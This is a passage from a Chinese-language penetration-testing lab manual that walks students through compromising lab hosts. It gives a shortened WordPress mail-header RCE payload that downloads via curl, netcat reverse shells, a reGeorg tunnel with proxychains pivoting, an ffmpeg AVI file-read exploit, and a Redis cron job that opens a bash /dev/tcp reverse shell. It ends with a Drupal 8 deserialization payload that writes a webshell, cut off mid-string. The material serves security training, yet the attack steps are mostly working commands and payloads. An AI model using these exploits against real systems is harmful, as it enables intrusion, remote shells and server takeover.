
以上是漏洞作者的攻击代码，在常规环境下是有效的，但是目标机环境中特殊限制了host字段的长度，因此我们只能从攻击代码着手修改缩短它。

我们使用另一个sendmail的内置变量来替换原始命令中的斜杠

${substr{0}{1}{$exim\_path}} 这个变量同样可以用来替代斜杠，但是长度却比${substr{0}{1}{$spool\_directory}} 要小很多，此外还需要去掉一些额外的内容换成单字母占位。

修改过后的host字段如下

a(a -be ${run{${substr{0}{1}{$exim\_path}}usr${substr{0}{1}{$exim\_path}}bin${substr{0}{1}{$exim\_path}}curl${substr{10}{1}{$tod\_log}}-o${substr{0}{1}{$exim\_path}}tmp${substr{0}{1}{$exim\_path}}r${substr{10}{1}{$tod\_log}}192.168.2.13${substr{0}{1}{$exim\_path}}r}} p)




可以看到长度是264 满足了长度265的限制条件

4.2使用修改过后的漏洞利用脚本


经过修改之后的脚本位置: /home/Hack/wordpress-rce-exploit.sh

利用此脚本之前首先需要修改的位置如下


1)先修改IP地址为本机IP 修改revhost=”本地IP地址”。



2）检查脚本中的端口和用户名信息。




此处的反弹端口是7777 意思是漏洞利用成功后，目标主机回连我们攻击机的7777端口，因此需要在漏洞利用前监听本机的7777 端口，命令：nc –lvp 7777 （此端口也可对应修改）



3）漏洞利用


先本地监听7777 端口 nc -lvp 7777然后再开启一个shell运行脚本

./wordpress-rce-exploit.sh http://192.168.2.11结果如下



查看另一个shell中的nc监听即可获得目标机shell

可以获得flag5.



其中设置的asdjasdjalsd 目录是为了防止通过文件读取漏洞直接读到这个flag文件，攻击者不拿到shell是无法获取到这个目录名字的。

另外这个shell只能持续一段时间，shell挂掉后可以重新运行脚本再次获得shell

4.3设置代理

在进行第二层网络的渗透之前，需要把到达第二层的网络打通，regeorg是一个web代理工具，只需要把tunnel.php 文件上传到目标的web目录中即可，工具可以建立起一个代理隧道，将所有的流量经过tunnel.php ，攻击者可以借助这个工具访问内网的服务。

以下是第一层使用regeorg代理的步骤


1、 使用wordpress的shell将tunnel.php 下载到web目录

移动到/home/Hack/reGeorg-master/ 目录下 ，本地使用python开启web服务器

python -m SimpleHTTPServer 8888

接着在wordpress的shell中执行命令

wget http://<攻击机IP地址>:8888/tunnel.php -P /var/www/html/wordpress/




访问http://192.168.2.11/tunnel.php 查看文件是否存在。



接着在/home/Hack/reGeorg-master目录运行如下命令

python reGeorgSocksProxy.py –u http://192.168.2.11/tunnel.php -l 0.0.0.0 -p 9999


在9999端口提供代理服务。



使用proxychains 使用这个代理 ，proxychains是一个使用代理的工具，如果需要使用代理就将proxychains 放在命令前面，工具的流量自动通过代理。

先配置 /etc/proxychains.conf 在文件最后填写

socks5 127.0.0.1 9999




将其他内容注释掉，确保文件底部只有socks5 127.0.0.1 9999 这一行


此时第一层的代理已经假设好了，接下来的攻击可以以这个代理为基础

使用代理和nmap 扫描192.168.1.0/24网段

proxychains nmap -vvv -n -Pn -sT 192.168.1.0/24 此处主要是起到主机发现的作用。



发现在1.0 网段存在两个主机1.10 和1.11



1. 任务五：redis未授权访问+ffmpeg 任意文件读取

【任务描述】

本实验任务基于真实企业网络环境，在三台服务器搭建的典型企业局域网环境中，主要完成以下内容：

查看网页中的信息可知，是通过ffmpeg处理视频的小应用，只有上传，下载和删除功能，此处存在ffmpeg文件读取漏洞，构造特定的avi视频，经过ffmpeg处理之后的视频就会包含想要的文件内容。利用文件读取漏洞获取redis配置文件内容。

redis数据库服务，允许外连且没有设置密码，可以随意访问，此处存在未授权访问漏洞，正常情况下可以写入文件，但是过程中发现，必要的config命令被替换了。而config命令的替换一定是写在redis的配置文件中的，配置文件的路径又可以在redis中执行info获取到。在以上环境中获取到redis服务器的shell。

通过完成本实验任务，要求学生掌握利用ffmpeg文件读取漏洞获取redis配置文件内容。掌握redis数据库未授权访问漏洞的常见利用流程、方法和技巧，为完成后续企业渗透实验任务奠定坚实的漏洞利用技术基础。

【实验目标】

了解网络安全漏洞的概念以及现有的安全漏洞扫描工具。认知常见网络安全漏洞。

掌握ffmepg任意文件读取漏洞的利用方法。

了解redis数据库的特性和配置文件的使用。

掌握redis数据库未授权访问漏洞的利用方法。

【实验工具】

Firefox

ffmepg漏洞利用工具

redis-cli(redis的客户端)


proxychains

【操作步骤】

5.1重新扫描目标

proxychains nmap –n -Pn -sT 192.168.1.11 –p1-10000

nmap默认情况下只扫描常用端口 6379端口不在其中 所以指定端口1到10000再进行扫描。





发现存在6379端口 这是redis 服务默认开启的端口

5.2尝试通过代理访问redis服务

proxychains redis-cli -h 192.168.1.11 可以直接访问 没有设置密码

连上redis服务之后 执行info命令即可查看redis服务的配置文件位置。






通过info命令查看配置文件地址是/etc/redis/63799.conf

可以看到配置文件不是默认 ，下一步的任务就是读取这个文件。


如果按照常规的方法，使用redis写shell 、cron、ssh的key ，都需要先设置目录

但是config 却被禁止或修改了，修改后的值写在配置文件中。




5.3访问web小程序

执行shell命令 proxychains firefox 可以使用代理打开浏览器。



只有三个功能/upload, /download , /del 同时提示了是ffmpeg转换的视频


/upload 处上传的文件名只能是123.avi。




5.4 构造恶意avi文件利用漏洞

使用python脚本生成恶意avi文件

python3 gen\_xbin\_avi.py file:///etc/redis/63799.conf 123.avi。




上传生成的123.avi



然后访问/download 下载下来后用视频打开即可查看到文件内容。



config被修改成了ccoonnffiigg。



同时也能看到flag字样存在于配置文件中。

5.5写入cron（定时任务）文件反弹shell

首先还是在一个shell中监听端口，端口可任选，此处以5555为例

nc –lvp 5555


在redis 的环境中执行如下语句，注意替换语句中的IP地址和端口

set a “\n\*/1 \* \* \* \* /bin/bash -i >& /dev/tcp/攻击机的IP地址/5555 0>&1\n”

ccoonnffiigg set dir /var/spool/cron

ccoonnffiigg set dbfilename root

save







1. 任务六：drupal8远程代码执行

【任务描述】

本实验任务基于真实企业网络环境，在四台服务器搭建的典型企业局域网环境中，主要完成以下内容：

使用浏览器挂代理访问内网机器192.168.1.10。

利用drupal8的php反序列化漏洞向目标服务器写入webshell。

使用Cknife连接已经生成的webshell

通过完成本实验任务，要求学生掌握通过浏览器挂代理访问内网的方法，利用drupal8 php反序列化漏洞的技术，以及使用Cknife通过代理直接访问内网webshell的方法，掌握内网渗透测试的流程、方法和技巧，为完成后续企业渗透实验任务奠定坚实的漏洞利用技术基础。

【实验目标】

了解网络安全漏洞的概念以及现有的安全漏洞扫描工具。认知常见网络安全漏洞。

熟悉网站webshell的概念，理解上传webshell、获取webshell权限的意义和方法。

掌握webshell工具Cknife的基本使用，特别是设置代理的功能，查看上传文件，命令执行等功能的使用。

掌握在浏览器上配置代理的方法。

掌握利用drupal8的php反序列化漏洞的攻击方法和相关的技术原理。

【实验工具】

Cknife


Firefox

【操作步骤】

使用浏览器挂代理访问192.168.1.10

在配置好proxychains 之后 确保浏览器上没有配置代理，代理选项是no proxy。

执行 proxychains firefox 通过proxychains 打开浏览器。



此处的漏洞是CVE-2017-6920，drupal8的远程代码执行漏洞，由于yaml扩展导致的反序列化漏洞。首先需要登陆后台，弱口令尝试即可，用户名密码为 admin:admin 。



同时提到了三个类，phpinfo执行使用了其中无参数函数执行的类/vendor/guzzlehttp/psr7/src/FnStream.php

而另一个类/vendor/guzzlehttp/guzzle/src/Cookie/FileCookieJar.php 则可以写入webshell


漏洞触发点在/admin/config/development/configuration/single/import

登陆之后再继续漏洞利用


6.1 执行phpinfo

先访问目录 http://192.168.1.10/admin/config/development/configuration/single/import


phpinfo的payload如下 可在/home/Hack目录下找到。



!php/object "O:24:\"GuzzleHttp\\Psr7\\FnStream\":2:{s:33:\"\0GuzzleHttp\\Psr7\\FnStream\0methods\";a:1:{s:5:\"close\";s:7:\"phpinfo\";}s:9:\"\_fn\_close\";s:7:\"phpinfo\";}"



选择导入之后即可执行phpinfo()。



获取到了web的根目录地址 /var/www/html/drupal8


6.2 webshell命令执行

漏洞利用过程同上，exp在/home/Hack/drupal\_exp.txt 中


其中包含着一句话木马 ：

!php/object "O:31:\"GuzzleHttp\\Cookie\\FileCookieJar\":4:{s:41:\"\0GuzzleHttp\\Cookie\\FileCookieJar\0filename\";s:31:\"/var/www/html/drupal8/shell.php\";s:52:\"\0GuzzleHttp\\Cookie\\FileCookieJar\0storeSessionCookies\";b:0;s:36:\"\0GuzzleHttp\\Cookie\\CookieJar\0cookies\";a:1:{i:0;O:27:\"GuzzleHttp\\Cookie\\SetCookie\":1:{s:33:\"\0GuzzleHttp\\Cookie\\SetCookie\0data\";a:10:{s:4:\"Name\";s:4:\"123a\";s:5:\"Value\";s:1:\"0\";s:6:\"Domain\";s:1:\"a\";s:4:\"Path\";s:1:\"a\";s